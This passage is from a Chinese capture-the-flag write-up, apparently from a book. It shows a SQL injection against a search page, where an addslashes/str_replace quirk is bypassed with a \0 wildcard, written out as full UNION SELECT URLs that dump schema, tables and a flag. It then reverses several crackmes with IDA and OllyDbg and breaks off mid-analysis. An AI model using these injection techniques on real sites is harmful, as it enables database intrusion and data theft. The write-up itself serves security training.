


图　3-3-31

因而可以确认其不是文件包含，而是文件读取。因而想构造参数读取 confi.php 里的内容。多次测试发现传入字符会提示日期错误，传入 file=2014061202000000 一个超长数据，提示服务器内部 500 错误，说明过了日期检测函数;传入 file=2014061202000000../提示日期格式不对，传入 file=0xabcdef123 提示服务器内部 500 错误。多次测试发现无法绕过其日期检测函数。将注意力放在 admin 的登录框里，有验证码，输入帐号错误会提示不存在该帐号，测试了多个常用管理帐号后依然提示帐号不存在，由于题目是 SQL，因而考虑到是 sql 注入，测试了多次后，发现注入应该不在登录框处。点开搜索框，url 为 search.php?word=&tongpeifu=*&sqltongpei=% 显示结果，如图 3-3-32：




图　3-3-32

根据 url 参数命名方式，确定此处应该是注入点了，就是如何构造语句了。通过搜索：

search.php?word=l&tongpeifu=&sqltongpei=%　search.php?word=x&tongpeifu=*&sqltongpei=%*

都能返回 linux 的搜索结果，从而确定 sql 执行的语句大致为：

*Select * from articles where title like '%word%'*

然后需要弄清楚 tongpeifu 与 sqltongpei 以及 word 三者之间是个怎样的逻辑关系，默认三个参数都不传 word=&tongpeifu=&sqltongpei=，返回所有数据，传入：

```
/search.php?word=li?ux&tongpeifu=?&sqltongpei=
```

发现没有回显内容，如图 3-:3-33：

图　3-3-33

提交：

```
search.php?word=li?ux&tongpeifu=?&sqltongpei=n
```

获得回显，如图 3-3-34：

图　3-3-34

因而大致确定程序的逻辑 tongpeifu 是指 word 中的，在执行 sql 语句时候将 word 中 tongpeifu 代表位置用 sqltongpei 替换。逻辑清晰了，下面就是要构造 sql 语句进行注入。构造恒成立语句查看：

```
search.php?word=*&tongpeifu=*&sqltongpei=n%' and 1=1 and '%'='
```

发现并无返回数据，多次测试仍无果。猜测是单引号被转义了，查看了 php 版本为 5.5 默认无 gpc，则考虑到可能是对获取的数据进行了 addslashes 处理，现在要做的就是如何绕过 addslashes，使单引号逃逸出来。本地测试。其实 word tongpeifu sqltongpei 的处理逻辑，在 php 中实现就是一个 str_replace 函数。构造本地测试的代码为：先查看 addslashes 的处理单引号、双引号、反斜线、空字符，测试代码：

```
<?php  //addslashes 处理的内容有'、\、"、NULL 四个字符  if (isset($_GET['singleq'])) {      echo "' -----> ".addslashes($_GET['singleq'])."<br/>";  }  if (isset($_GET['doubleq'])) {      echo "\" ----->
```

```
".addslashes($_GET['doubleq'])."<br/>";  }  if (isset($_GET['backslash'])) {  echo "\\ ----->
".addslashes($_GET['backslash'])."<br/>";  }  if (isset($_GET['null'])) {  echo "%00 ----->
".addslashes($_GET['null'])."<br/>";  }  //sql
test  $word=addslashes($_GET['word']);  $tongpeifu=addslashes($_GET['tongpeifu']);  $sqltongpei=addslashes($_
GET['sqltongpei']);  echo $word."<br/>";  echo $tongpeifu."<br/>";  echo
$sqltongpei."<br/>";  $result=str_replace($tongpeifu, $sqltongpei, $word);  echo "sql--query:"."select title from
articles where title like '%{$result}%'"."<br/>";
```

输出为如图 3-3-35：




图　3-3-35

有没有很熟悉，echsop 之前爆过的一个插件注入也是类似，利用替换，将单引号逃逸出来，仔细想想，该怎样进行替换，才会使单引号逃逸出来？首先在 word 中测试，另外两个参数为空，查看输出，如图 3-3-36：




图　3-3-36

Word 中的\　‘　%00 中的反斜线都是成对出现的，所以要想使得单引号逃逸出来，必须使得其前面的\被转义，那通配符该用哪个进行替换呢，使得通配符分别为’或\或%00，时候，其替换的时候也为成对替换，因为其自身也被转义了，如图 3-3-37：




图　3-3-37

但是将通配符变为\0 查看输出，如图 3-3-38：




图　3-3-38

令 sqltongpeif=\输出查看，单引号逃逸，如图 3-3-39：




图　3-3-39

然后执行常规的查库、查表、读取 flag。Order by 判断有 4 个字段，查到数据库为 sql_seclover 请求为：

search.php?word=l\%00' union select 1,schema_name,3,4 from information_schema.schemata where 1 %23&tongpeifu=\0&sqltongpei=

查表有 content、admin（里面无数据，因而后台登录是虚设吗）、secret。请求为：

search.php?word=l\%00' union select 1,table_name,3,4 from information_schema.tables where table_schema=0x73716C5F7365636C6F766572 %23&tongpeifu=\0&sqltongpei=

查字段 sid skey 请求为：

search.php?word=l\%00' union select 1,column_name,3,4 from information_schema.columns where table_name=0x736563726574 %23&tongpeifu=\0&sqltongpei=

获得 key{Seclover W@1C0me ^u0}，请求为：

search.php?word=l\%00' union select 1,skey,3,4 from secret where 1 %23&tongpeifu=\0&sqltongpei=

Key:{Seclover W@1C0me ^u0}。

0x02 Crack：1.crack1-Crackme1：Url:http://ctf.sobug.com/crackme/b4dc971ef90cb6ae/index.php

Point:100

Proceess:拖到 ida 中，逻辑很简单。找到关键函数 sub_401000，分析。看了下就是和 unk_408030 位置的数字进行一系列抑或，而且是简单的抑或。所以这个不用逆算法就行，直接上 od。转到 0x401000 处，在程序结束的地方下断点，运行程序。成功断下后，直接在

栈上可以看到注册码，如图 3-3-40~3-3-42：

```
int v6; // [sp+0h] [bp-30h]@1
char v7; // [sp+18h] [bp-18h]@1

sub_4012D9("input your name:", v6);
scanf("%s", &v7);
sub_4012D9("input your pass:", v3);
scanf("%s", &v6);
if ( sub_401000(&v7, (const char *)&v6) )
{
  sub_4012D9("good job!\n", v6);
  sub_4012D9("the key is: md5(pass)", v4);
}
else
{
  sub_4012D9("try again!", v6);
}
--stru_408110._cnt;
if ( stru_408110._cnt < 0 )
  _filbuf(&stru_408110);
else
  ++stru_408110._ptr;
--stru_408110._cnt;
```

图　3-3-40

```
v6 = 0;
if ( v4 > 0 )
{
  v7 = &unk_408030;
  do
  {
    v8 = *(_BYTE *)v7 ^ a2[v6];
    v7 = (char *)v7 + 4;
    a2[v6++] = v8;
  }
  while ( v6 < v4 );
}
v9 = a2;
v10 = v3 - 1;
v11 = 1;
do
{
  if ( !v10 )
    break;
  v11 = *v2++ == *v9++;
  --v10;
}
```

图　3-3-41




图　3-3-42

2.Crack2-Crackme2：

Url:http://ctf.sobug.com/crackme/82a7d5ac894e5bb8/index.php Point:200

Process:一个易语言程序，OD 载入，ALT+M，在 crackme.data 段 F2 下断，F9 运行，如图 3-3-43：




图　3-3-43

中断在 krnln 库文件代码里，F8 单步过下面的 JMP 就到程序领空，如图 3-3-44：

图　3-3-44

这时找字符串，应该是有 2 个还是 3 个失败，1 个不能为空，1 个成功，所有中文字符串都下上断点,分析下，如图 3-3-45：




图　3-3-45

首先随便输入，如果断下来，如图 3-3-46：




图　3-3-46

判断密码是不是 32 位的，生成正确注册码，如图 3-3-47：




图　3-3-47

F9 重新运行，在上面的那个函数断下后，看栈里，下面的那个就是正确的注册码，如图 3-3-48：




图　3-3-48

3.Crack3-Crackme3： Url:http://ctf.sobug.com/crackme/e26cac7bac3f78c1/index.php

Point:300

Process:分析个 sethc.exe 粘贴键后门。直接看消息处理的地方吧，如图 3-3-49：




图　3-3-49

1：那个地方是判断 ecx 是不是为 0x30，这个地方是鼠标的点击次数，下面会有分析；2：那个地方是判断按的是确定还是取消，确定是 1，取消是 2，如图 3-3-50：




图　3-3-50

继续往下看，如图 3-3-51




图　3-3-51

点击鼠标左键右键都会让 ecx+1，左键在 403070 处写入 0x4c,右键写入 0x52 到满足 ecx==0x30 的时候，会来到 00401C40 这个地方判断鼠标点击的那 48 下的具体情况；下面这个循环，将 0x4c 对应一个 0，0x52 对应一个 1，48 下转化为 6 字节，如图 3-3-52：




图　3-3-52

下面那个比较的地方，那 6 个字节和“查水表”的 HEX 值比较，如图 3-3-53~图 3-3-54：




图　3-3-53

图　3-3-54

比较一样就可以启动“后门”弹出本题的 flag：D27789EFCA409B6B6EE297D412334A65，所以把“查水表”的 2 进制转化出来，就可以确定鼠标左键右键点击的次序，触发“后门”。

4.**Crack4-Crackme4：** Url:http://ctf.sobug.com/crackme/820af53738bfa68e/index.php

Point:400

Process:提示为：输入正确的密码，会释放出文件。key 就在文件中。tips:第一层密码为 6 为纯数字，第二层密码也是 6 位。拿到程序后，放入 PEID，如图 3-3-54：




图　3-3-54

FSG 的壳，脱壳后发现里面有文件损坏，所以带壳动态调试，IDA 分析脱壳后的吧，如图 3-3-55：




图　3-3-55

运行到第 3 行命令那，栈里第 4 个位置就是程序入口。在栈中里那个位置右键数据窗口中跟随，如图 3-3-56：




图　3-3-56

然后下硬件访问断点，F9，然后就可以看到真正的代码了，先看 401370 函数吧，这个是对结果的处理函数，等下分析的时候需要用到，输入的参数为数字，然后 6 种情况，如图 3-3-57：




图　3-3-57

然后 IDA 的 F5 看，如图 3-3-58：

